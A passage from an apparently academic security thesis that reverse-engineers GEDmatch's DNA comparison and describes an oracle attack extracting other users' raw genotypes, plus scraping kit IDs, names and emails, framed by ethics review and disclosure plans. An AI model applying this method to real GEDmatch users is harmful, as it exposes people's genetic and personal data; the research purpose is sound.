However, at the time of our project conception, we did not know whether all our conjectures were correct and whether any existing genetic genealogy service might actually be vulnerable or not. Thus, we worried that simply disclosing our concerns about *potential* risks would not lead to actionable directions for — or actions from — any of the stakeholders involved. Indeed, the existence of Goodrich's prior work [49], and our conjecture that related risks might hold with today's real, commercial services, suggests that simply disclosing potential vulnerabilities may not be enough to encourage action by the relevant stakeholders. Hence, we determined that it was necessary to rigorously and experimentally evaluate Questions 1 and 2 from Section 4.3. Such rigorous experimentation would not only provide us with validation of *whether* our conjectures were correct, but would provide a thorough understanding of exactly *how* our conjectured weaknesses manifest (if they do), and would also provide a concrete, informed foundation for considering defenses.

4.4.2 Concrete Experiments with GEDmatch

Having determined that it was essential to experimentally evaluate our conjectured weaknesses with a real third-party genetic matching service, we also determined that it was essentially to do so in an ethical, responsible, and legally responsible way. We chose to focus our experiments on GEDmatch, which is a leading third-party genetic analysis service. We chose to focus on GEDmatch in part because of its prominent role in many helping solve many cold criminal cases (see Section 4.2), as well as because of it's prominence among users (with close to 1 million uploaded profiles). This prominence of GEDmatch means that any results that we uncover would be meaningful not only to the field at large (given the potential systemic nature of the observations), but directly to many current and future users and use cases.

Having decided to experiment with GEDmatch, our next step was to ensure that all our experiments were not only legal, but that our experiments respected the privacy of GEDmatch users and minimized the impact to existing GEDmatch services.

The GEDmatch Terms-of-Service allows raw data uploads from artificial DNA kits as long as it is (1) intended for research and (2) is not used to identify anyone in the GEDmatch database. We ensured that we complied with both (1) and (2). Further, to protect the privacy of any individual (both GEDmatch users and non-users), we derived all the DTC profiles that we used in this study from publicly available, anonymous genetic datasets — datasets explicitly designated for research use (the 1000 Genomes Project and OpenSNP). Further, to protect the privacy of any real individual, and to ensure that our profiles were "artificial" (as stipulated in the GEDmatch terms of service), each kit that we uploaded used data composed from two separate individuals (i.e., did not correspond to any real human). The privacy setting for each kit we uploaded was set to "Research" instead of the default "Public" (two settings offered by GEDmatch). This "Research" designation means that our kits would not appear in the matching results of other users. Furthermore, to avoid any risk of de-anonymizing the anonymous donors to the 1000 Genomes Project and OpenSNP datasets, we only analyzed DNA matches between the experimental kits we uploaded and did not view any matching results containing real GEDmatch users.

Our University IRB explicitly determined, through written review, that our research did not require IRB oversight. Our IRB made this determination because all the data used used in our experiments was derived from public data and had no identifiers. Nevertheless, we exercised extreme caution with all our experiments, as discussed above.

4.4.3 Responsible Disclosure

Foreshadowing the subsequent sections of this chapter, our findings do align with our initial hypotheses: GEDmatch *is* vulnerable to genotype extraction and forged relative attacks. We will contact the services we evaluated directly in this study, like GEDmatch, to make them aware of our security findings. We will also plan to contact a broader set of relevant stakeholders. This will include DTC testing companies and other third party services, since we suspect that some of the vulnerabilities we find may apply to other services. Only after the completion of these steps will the results described in this chapter will be made public.

4.5 Reverse Engineering DNA Matching on GEDmatch

GEDmatch offers a number of analysis utilities to find genetic relatives. One such utility, called the “One-to-one Autosomal DNA Comparison” application lets users genetically compare two kits together (recall that a “kit” is GEDmatch’s term for uploaded genetic data files). The one-to-one comparison finds similar or matching segments between the two kits and uses the segments to estimate of the genetic relationship between the two kits (e.g., 2nd-3rd cousin). Relative matching queries (known as one-to-many DNA comparisons) are effectively one-to-one comparisons against all kits in the database.

In subsequent sections we study how an adversary might use the results from one-to-one matches to extract genetic information from other kits, or how an adversary can upload falsified data to manipulate matching results and produce controlled, spurious outputs.

In this section we experimentally and analytically uncover how one-to-one comparison work on GEDmatch, which will form the basis of these attacks.

4.5.1 Experimental Setup

To better understand GEDmatch's one-to-one comparison algorithm we created a GEDmatch user account and uploaded a number of kits for experimentation (see Table 4.1 for a description of these kits). All experiments were done between 01/16/19 and 03/31/19.

To generate kits for experimentation we combined variant calling data from the 1000 Genomes project and DTC data files from OpenSNP [50, 1], using a modified methodology from Erlich et al. [34] used in their study of identity inference attacks on GEDmatch (see Section 4.2.4 for a discussion of [34]).

To generate each target DTC file we used data from two 1000 Genomes individuals in the CEU population and one OpenSNP DTC file generated by 23andMe with the v5 chip. The 1000 Genomes individuals were used for the autosomal genotype data — we alternated chromosome data from the two individuals (chromosome 1 came from the first individual, chromosome 2 from the second, chromosome 3 from the first, etc.). Note that GEDmatch primarily does matching using autosomal data (chromosomes 1-22). The non-autosomal genotype, SNP IDs, and positions came from the OpenSNP DTC genetic file. We used two 1000 genomes individuals for the genotype data to ensure that the kit did not correspond to any real individual, and was thus artificial, so that it conformed to the GEDmatch ToS.

We are primarily interested in understanding the privacy risks to users that have their kits set to the default "Public" privacy setting on GEDmatch. This is the setting that allows for the most functionality and allows kits to appear in the results of relative matching queries from other users (but is *not* supposed to reveal any raw genetic information). However, for our experimental purposes, to prevent the target kits from interfering with real user matches, we set the kits to the more restrictive "Research" privacy setting. This prevents kits from appearing in database-wide one-to-many queries but still allows the user to run

Experimental Kit Name	Purpose
`match(`X`)-kit`	Simulates half and full matching segments
`marker-ind-kit`	Used to reverse engineer marker indication bar
`filtered-kit`	Based on `marker-ind-kit`; SNPs with a MAF less than 1% are filtered
`overlap(`X`)-kit`	For testing kits that do not completely overlap with the same SNPs
`nonstandard-alleles-kit`	For testing non-standard alleles like `-- --`, II, DD, and ID
`ext-kit`	Initial kit used for genotype extraction
`extmod(`n`)-kit`	Based on `ext-kit`; On each chromosome, the genotype on every nth SNP is changed to AC
`target(`X`)-kit`	23andMe based kits targeted for genotype extraction

Table 4.1: Kits used in the GEDmatch SNP extraction experiments.


direct one-to-one comparisons if the kit identifiers are known.

4.5.2 Methods to Find the Kit IDs

GEDmatch uses kit IDs to match two kits together. In a one-to-one comparison GEDmatch requires the kit IDs of the two kits being compared. Therefore, if an adversary wanted to attack a specific target they would need to know that target's kit ID. An adversary can get the kit ID of a specific individual using a few methods:

- GEDmatch provides a "User Lookup" tool that can lookup a user via email address or genealogy ID (GEDCOM ID number). This tool returns the kit IDs of the public kits that have been uploaded by that user account.

- One-to-many comparisons reveal the kit ID, name, and associated email address of all Public matching kits. Up to 2,000 matching kits are shown for a standard account



Chr	B37 Start Pos'n	B37 End Pos'n	Centimorgans (cM)	SNPs
3	2,233,338	41,017,070	59.2	8,212

Figure 4.3: One-to-one Autosomal Comparison Results comparing `match(1)-kit` and `match(2)-kit` for chromosome 3 using default comparison parameters. There is one matching segment between 2,233,338 - 41,017,070 (build hg37) with genetic distance 59.2 cM that includes 8212 SNPs . The image bars are compressed with at 1:35 ratio. On the marker indication bar (top bar): green represents base pairs with a full match, yellow with a half match, and red with no match. On the matching segments bar (bottom bar): blue represents the matching segment, black no match, and tan a large gap between adjacent SNPs.

and 100,000 for a premium user [26]. One-to-many comparisons can be run on any Public or Research kit using only the kit ID (it is not restricted to kits uploaded by the adversary). Therefore, any new kit IDs uncovered via one-to-many matches can be used in recursive one-to-many comparisons to gather additional kit IDs. The adversary could use this to scrape a large collection of kit IDs, names, and email addresses.

- A user may reveal a kit ID, which is something we have seen numerous times on blog posts, Internet forums, and videos.

4.5.3 Determining DTC Company and Genotyping Chip Version of a Target Kit

The precise SNPs present in genetic data file vary by the DTC company and chip version used to genotype the DNA sample. In some attacks (described later) it is important that the adversary is using kits that match the same DTC company and chip as the kit corresponding to the target individual, so that as many SNPs as possible overlap between them. The adversary can find these details for a particular target using the one-to-many matching results, which reveals the DTC testing company and chip version of all matching kits.

4.5.4 Initial Experiments with One-to-One Comparisons.

We began our investigation of one-to-one comparisons by running a comparison between two kits. Our goal was to discover if there is any information revealed in one-to-one comparisons that that could be leveraged by an adversary.

To construct these two kits, which we denote `match(1)-kit` and `match(2)-kit`, we copied short runs of SNPs of varying lengths (ranging from 25 to 10,000 SNPs) from `match(1)-kit` and replaced them in `match(2)-kit` to simulate small matching DNA segments. In some cases we copied just one base from each SNP, to replicate half-matches, and other times, both bases to replicate full-matches (recall that each SNP has two bases, one from each parent). One-to-one comparisons are highly configurable: the user can adjust the minimum matching size, windowing thresholds, genome build version, and resolution of the chromosome visualizations (Figure 4.4). We compared `match(1)-kit` with `match(2)-kit` in a one-to-one matching query with the default configuration, except that the pixel window width was set to "full resolution". This returned a set of 22 matching results and comparison images, one for each of the autosomal chromosomes (see Figure 4.3 for the comparison results shown for chromosome 3). At each chromosome the user is shown a table with the precise genetic coordinates of matching segments and two colored bars encoding information about the comparison at different positions along the chromosome. One color bar represents how markers compare (i.e., how SNPs compare) and the other represents large matching DNA segments. We refer to these two colored bars as the marker indication bar and matching segment bar, respectively.

We paid particular attention to the marker indication bar because it seemed to encode the most information about the underlying SNPs. Each bar is 1-dimensional pixel vector encoded in the GIF image file format. We extracted the 22 GIF images for each of the chromosomes by downloading them with the Chrome web browser. There were four colors in the present in the 22 marker indication bars: green, yellow, red, and purple. According to a color key, green represents base pairs with a full match, yellow base pairs with a half match, red base pairs with no match. (Occasionally, the final pixel would be purple, which according to the key represents a match with phased data. When this was the case we just ignored that pixel in subsequent analysis).


4.5.5 Interpreting the Marker Indication Bar: Filtering SNPs

To better understand the relationship between SNPs and the 22 marker indication bars, we uploaded a third kit, called `marker-ind-kit`, and ran an additional one-to-one comparison at full resolution between `marker-ind-kit` and itself. (GEDmatch allows a kit to be compared to itself.) As anticipated, this returned 22 marker indication bars that were all green pixels — at every SNP you are comparing the same DNA bases because `marker-ind-kit` is being compared to itself. Below the colored bars for chromosomes 1, 2, 3, and 6 it was printed: "Image Size Reduction: $\frac{1}{2}$". For each chromosome, the number of pixels in the marker indication bar was substantially less than the number of SNPs.

We used the GEDmatch "DNA file diagnostic utility" to get additional details about the `marker-ind-kit`. Most importantly, this utility reports the number of "Tokens" per chromosome. The number of marker indication pixels, henceforth referred to as just pixels, for each chromosome matched the number of tokens exactly — the exceptions were chromosomes 1, 2, 3, and 6 which had twice as many tokens as pixels (to account for the 1/2 image size reduction). This suggested that after a kit is uploaded to GEDmatch, certain SNPs are removed when a kit is tokenized (a procedure that happens soon after uploading a kit). Furthermore, it indicates that each token has a one-to-one correspondence with each marker indication pixel, and so, each tokenized SNP is compared individually between the two kits.

Our investigation of public discussions on GEDmatch led us to an online blog post suggesting that GEDmatch might discard SNPs with a low minor allele frequency (MAF) [67]. The MAF is the frequency of the second most common SNP variant and can be used a proxy for how much a given SNP varies within the human population.

To test this hypothesis we used the allele frequency data from the 1000 Genomes project to filter out SNPs in `marker-ind-kit` with a MAF of less than 1% and re-uploaded this kit to



GEDmatch® Genesis One-to-one Autosomal Comparison Entry Form

This utility allows you to make detailed comparisons of 2 DNA kits. Results may be based on either default dynamically determined thresholds, or thresholds that you provide. Estimates of 'generations' are provided for default thresholds as a relative means of comparison, and should not be taken too literally, especially for more than a couple of generations back.

Kit Number 1:	
Kit Number 2:	
Show graphic bar/numeric positions for each Chromosome?	● Graphics and Positions ○ Position Only ○ Graphic Only
Builds to Display (Build37 is default):	☐ B36 ☑ B37 ☐ B38
Window width in pixels: For Full resolution graphic, check 'Full resolution'	☐ Full resolution 1000
SNP window size threshold. Leave blank for default to vary dynamically between 200-400	
Minimum segment cM size to be included in total: (Leave blank for default value = 7)	
Size (in SNPs) of Mismatch-Bunching limit. (Leave blank for default mismatch eval window / 2)	
Show only Full-Match (FIR) segments.	☐
Prevent Hard Breaks (default is to create hard breaks when distance between SNP's exceeds 500,000 base positions):	☐

Figure 4.4: Screenshot of GEDmatch's web form for one-to-one autosomal comparisons.

GEDmatch. We call this new kit `filtered-kit`. After filtering, the percent of SNPs missing dropped precipitously from 19.3% to 2.1%. Therefore, GEDmatch seems to be filtering out many SNPs with a low MAF in one-to-one comparisons.

4.5.6 Interpreting the Marker Indication Bar: Additional Details

There were a number of additional details about one-to-one comparisons that were necessary to understand in order to implement an attack. These are described below:

- *Only SNPs which are present in both of the kits are compared.* We also hypothesized that only SNPs that are present in both kits will be used in a comparison. To test this we uploaded two kits `overlap(1)-kit` and `overlap(2)-kit` that were identical to `filtered-kit` except that 10 SNPs were removed from chr22 in `overlap(1)-kit` and 10 different SNPs were removed from chr22 in `overlap(2)-kit`. As expected, each of the two kits had 10 fewer tokens on chr22 than `filtered-kit`. However, when `overlap(1)-kit` was compared to `overlap(2)-kit` there were 20 fewer pixels on chr22. This indicated that only SNPs in the intersection of both the two kits are were used in the comparison.

- *SNPs with non-standard bases are ignored.* 23andMe DTC genetic data files contain alleles other than the standard DNA bases. With 23andMe files, a no call is represented by two dashes (`--`), insertions by (II), deletions by (DD), and deletion/insertions by (DI). We hypothesized that SNPs with non-standard genotypes are ignored by GEDmatch and not tokenized. This was confirmed by uploading a final kit `nonstandard-alleles-kit`, same as `filtered-kit`, except that we replaced the genotype of 10 SNPs on chr19 with dashes, 10 SNPs on chr20 with II, 10 SNPs on chr21 with DD, and 10 SNPs on chr22 with DI. The resulting kit had 10 fewer tokens on each of chr19, chr20, chr21, and chr22 than `filtered-kit`, confirming that SNPs containing dashes insertion, and deletions are ignored.

- *The pixel image is compressed when there are more than ˜32,000 pixels.* We noticed that whenever a kit was compared with itself and had more than ˜32,000 tokens on a chromosome that there would be an image compression message below that chromosomes. Therefore, we suspected that whenever the number of pixels was greater than ˜32,000 the color bars were compressed, even when the pixel window width was set to full resolution. This accounted for the image size reduction of $\frac{1}{2}$ seen with `marker-ind-kit` on chromosomes 1, 2, 3, and 6, all of which had more than 32,000 tokens.

4.5.7 Interpreting the Marker Indication Bar: Reconstructing the Coding Algorithm

Having removed SNPs with a low MAF in `filtered-kit`, the number of SNPs was close enough to the number of pixels that it put us in a position where we could attempt to decipher the information encoded in the pixels in `filtered-kit` because most of the SNPs were being compared. After manually inspecting the data we noticed that GEDmatch seemed to be treating A's like T's and C's like G's. We hypothesized that GEDmatch was using the following scheme.

GEDmatch compresses the two-bit genotype data (A, C, G, and T) into one-bit (0 and 1) during tokenization. A's and T's take one value (say 0) and C's and G's the other (say 1). At every SNP, GEDmatch stores two bits, one for each of the two compressed 1-bit DNA bases. When comparing two SNPs, the bits are compared in no particular order, since the order of bases in DTC genetic data files has no meaning. If both bits are the same it is a match (green), only one the same (yellow), or both different (red). Therefore, it is just a matter of determining the number of identical bits at a given SNP. For example, AG compared to a GT would be compressed to 10 vs 01, which would be green because there is one 1 and one 0 in both (see below for pseudocode representing the hypothesized GEDmatch comparison scheme). It is unclear whether GEDmatch is actually storing the genotype of each SNP in this binary encoding or whether the binary encoding is computed from normal genotype data when making comparisons; it is, however, not necessary to know what is stored for our attacks to be successful.

```
def compare_snps(f1.snp, f2.snp):
    sum1 = 0, sum2 = 0

    # Sum the bits from the first SNP
    sum1 += get_bit(f1.snp.base1)
    sum1 += get_bit(f1.snp.base2)

    # Sum the bits from the second SNP
    sum2 += get_bit(f2.snp.base1)
    sum2 += get_bit(f2.snp.base2)

    if sum1 == sum2:
        return "Green"
    elif |sum1 - sum2| == 1:
        return "Yellow"
    elif |sum1 - sum2| == 2:
        return "Red"

def get_bit(base):
    if base == 'A' or base == 'T':
        return 0
    else if base == 'C' or base == 'G':
        return 1
```

In Section 4.5.7 we discussed GEDmatch's approach to generate a pixel when comparing two SNPs. We present pseudocode for the inferred algorithm here.

4.5.8 Summary of One-to-one Comparisons

To summarize the key facts from one-to-one comparisons.

- GEDmatch is filtering out many SNPs with a low minor allele frequency. SNPs containing non-standard bases (like I/D or – –) in either of the two compared kits are also ignored.

- Only SNPs that are present in both compared kits are used in the comparison. In other words, only the SNPs that are in the intersection of the two kits are compared.
- The genotype of each SNP is compressed from 2-bit (i.e., {A,C,G,T}) to 1-bit (i.e., {0,1}). Furthermore, A/T are interpreted as one-bit (0) and C/G as the other (1).
- At full resolution (without image compression), each marker indication pixel corresponds to a single SNP. The color of this pixel is determined by comparing the, 1-bit genotype of that SNP in both kits: if both bits are the same the pixel is green, one bit the same the pixel is yellow, and both bits different the pixel is red.
- The marker indication pixel vector on any chromosome is compressed in a comparison that would produce more than ˜32,000 pixels.

4.6 SNP Extraction with Marker Indications

We now turn to exploring Question 1 from Section 4.3 in detail. In particular, we experimentally explore our hypothesis that an adversary could use a third-party genetic analysis service as an oracle to extract the DNA profile (raw SNPs) of an honest user of that service.

4.6.1 Generating Targets

We experimented with GEDmatch to evaluate if and how an attacker can extract raw SNPs from other users on their services. We created a second GEDmatch user account (representing a targeted user) and constructed and then uploaded five different genetic data files using the procedure described in Section 4.5.1. We denote these files as `target(1)-kit-target(5)-kit`. The adversary's goal was to extract the genotype of as many SNPs as possible from the five target profiles using another GEDmatch account.



A
①
②
ext-kit
extmod(2)-kit
extmod(4)-kit
extmod(512)-kit
target-kit
B
Changed Pixel
Unchanged Pixel
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32
ext-kit
extmod(2)-kit
extmod(4)-kit
extmod(8)-kit
extmod(16)-kit
extmod(32)-kit
C
0 1 2 4 5 6 7 8 9 10 11 12 13 14 15 16 17 20 21 22 23 24 25 31 32
ext-kit
extmod(2)-kit
extmod(4)-kit
extmod(8)-kit
extmod(16)-kit
extmod(32)-kit
④
③
D
0 1 2 4 5 6 7 8 9 10 11 12 13 14 15 16 17 20 21 22 23 24 25 31 32
ext-kit comparison
⑤
00 01 00 01 11 00 00 00 11 01 01 01 11 11 00 01 00 11 00 00 01 00
target-kit binary genotype

Figure 4.5: **Pane A**: One-to-one comparison of extraction kits to the target kit. **Pane B**: Theoretical comparison when no SNPs are ignored. Changed pixels are at multiples of n. SNP indexes are listed above `ext-kit`. **Pane C**: Comparison when SNPs at indexes 3, 18, 19, and 26-30 are ignored. The correspondence could be determined for the SNPs at indexes in red. **Pane D**: Extraction of the target kit binary genotype from the `ext-kit` marker indication pixels. Workflow to extract compressed genotype from a targeted kit. *Step (1)*: Compare each extraction kit to the target with a one-to-one comparison. *Step (2)*: Gather the resulting 22 marker indication bars from each comparison. *Step (3)*: Use the number of intervening pixels between changed pixels to inductively compute the correspondence between changed pixels and SNPs. *Step (4)*: Recursively infer the SNP correspondences for more changed pixels if less than half the intervening pixels are missing. *Step (5)*: Compute the binary genotype of the target kit with the `ext-kit` comparison pixels for every SNP that has a known corresponding pixel.

4.6.2 Extraction Overview

Our goal was to discover whether the genotype of a target could be extracted using just marker indication pixels from one-to-one comparison. This attack is broken up into a number of phases that are described in detail in the sections below. To begin, the binary genotype of the target can be extracted by making a small number of one-to-one comparisons with ˜10–20 specially designed extraction kits. In our experiments, we were able to recover the binary genotype for 61.0% of the SNPs in the target. Next, using known allele frequencies, the lossy, binary compressed genotype can be converted into the normal base-2 genotype for around 90.1% of the binary extracted SNPs. Finally, a genetic technique called imputation can be used to fill in the genotypes for most of the remaining SNPs. Overall, we were able to extract 92.6% of the SNPs with 98.4% accuracy from our five targets.

4.6.3 Binary Genotype Extraction: Determining the Correspondence Between Pixels and SNPs

We know that at full resolution, each marker indication pixel corresponds to the comparison of a single SNP. Therefore, if we know (1) which SNP corresponds to which pixel and (2) a method to convert from pixel color to binary genotype, we can extract the binary genotype of each of those corresponding SNPs. (See Figure 4.5 for an overview of the binary genotype extraction procedure.) In this section we show how to find the pixel-to-SNP correspondence.

Recall from Section 4.5 that when two kits are compared, that SNPs may be ignored for a number of reasons including: the SNP is not tokenized because it is filtered by GEDmatch (e.g., the SNP has a low MAF), the SNP is missing in one of the two kits, or the genotype of the SNP in one of the kits has a non-standard base like a dash or I/D. In all of these cases the pixel corresponding to ignored SNPs will be missing in the marker indication bar because that SNP was never used in the comparison. In some of these cases, the adversary does not directly know which SNPs are present or have non-standard bases in the target kit. Therefore, our goal is to infer the pixel-to-SNP correspondence for the SNPs that are compared given that the genotype of the target kit is unknown.

To begin, we uploaded a new kit to GEDmatch, called `ext-kit`, that was the same as `filtered-kit`, except with two differences. First, any SNP with a genotype that was binary encoded as 01 (e.g., AC, AG, CT, GT) was rewritten to AA (00 in binary encoding). Second, every other SNP was removed on chromosomes with 1/2 image size reduction (i.e., chr1, chr2, chr3, and chr6). We did this to reduce the number of tokens on each chromosome below the ˜32,000 pixel threshold that causes pixel compression. The resulting kit contained 363,164 autosomal SNPs and resulted in 347,511 tokens when uploaded to GEDmatch. This left around 9 thousand SNPs that were still being filtered by GEDmatch.

We can identify the pixel corresponding to specific SNPs by making small modifications to `ext-kit`. If the genotype of any SNP is replaced with AC (01 in binary) then the color of the corresponding pixel will change in a one-to-one comparison with any other kit. To understand why the pixel color always changes, there are two possible cases to consider: case (1) the binary genotype of the other kit is homozygous (00 or 11) or case (2) it is heterozygous (01). In case (1), every SNP in the unmodified `ext-kit` is 00 or 11, so 00/11 will be compared with 00/11, which results in a green or red pixel. However, when the SNP is modified to 01, 01 is compared to 00/11 which always results in a yellow pixel. Similarly, in case (2), 00/11 compared to 01 results in a yellow pixel, but when the SNP is changed to 01, 01 is compared 01, which results in a green pixel. We leverage this insight to find the correspondence between a large number of pixels and SNP.

We created a new kit called `extmod(`n`)-kit`, that is the same as `ext-kit`, except on each chromosome, the genotype of every nth SNP is replaced with AC — we refer to these altered SNPs as *modified* SNPs. If we separately compare `ext-kit` and `extmod(`n`)-kit` to any other kit, the resulting marker indication bars will be identical except for the pixels that correspond to the SNPs that were changed to AC in `extmod(`n`)-kit`; we refer to the pixels that differ between the marker indication bars as *changed pixels.* By counting the number of intervening pixels between the changed pixels, we can estimate the pixel-to-SNP correspondence for the changed pixels. We can repeat this for differing values of n to find the correspondence for a large number of SNPs.

Let m be the number of SNPs on a particular chromosome in `ext-kit` and $S_0, S_1, ..., S_{m-1}$ be a list of the SNPs on that chromosome, ordered by base position (the same order that SNPs appear in DTC genetic data files). If no SNPs are missing there will be m pixels for that chromosome and the pixel at index i will correspond with S_i. Similarly, the pixels at indexes which are multiples of n (i.e., $0, n, 2n, ...$) will be the changed pixels (see Figure 4.5B). However, since some of the SNPs are ignored, the indexes of the changed pixels will shift (Figure 4.5C).

We can use the number of intervening pixels between two changed pixels to determine their corresponding SNPs. Consider any two changed pixels at indexes p and q where $p < q$, corresponding to SNPs S_j and S_k respectively. Let g be the number of intervening pixels between p and q; in other words, $g = q - p - 1$. If the value of j is known, you can estimate a lower bound for k using:

$$k \geq j + \left\lceil \frac{g+1}{n} \right\rceil \times n$$

If fewer than n SNPs are ignored between S_j and S_k then this formula becomes an equality:

$$k = j + \left\lceil \frac{g+1}{n} \right\rceil \times n \tag{4.1}$$

Proof of Above Equality To prove the lower bound, we know that $k > j$ because the corresponding pixel for k is at a high index than the one corresponding to j. We also know that $k - j$ is a multiple of n because only SNPs at multiples of n were modified. Therefore, we can write $k - j = an$ for some positive integer a. Moreover, $g + 1 \leq k - j$ because pixels are only filtered and not added, and so the gap between two changed pixels will only shrink when SNPs are filtered. Therefore we have $g + 1 \leq k - j = an$.

$$\begin{aligned}
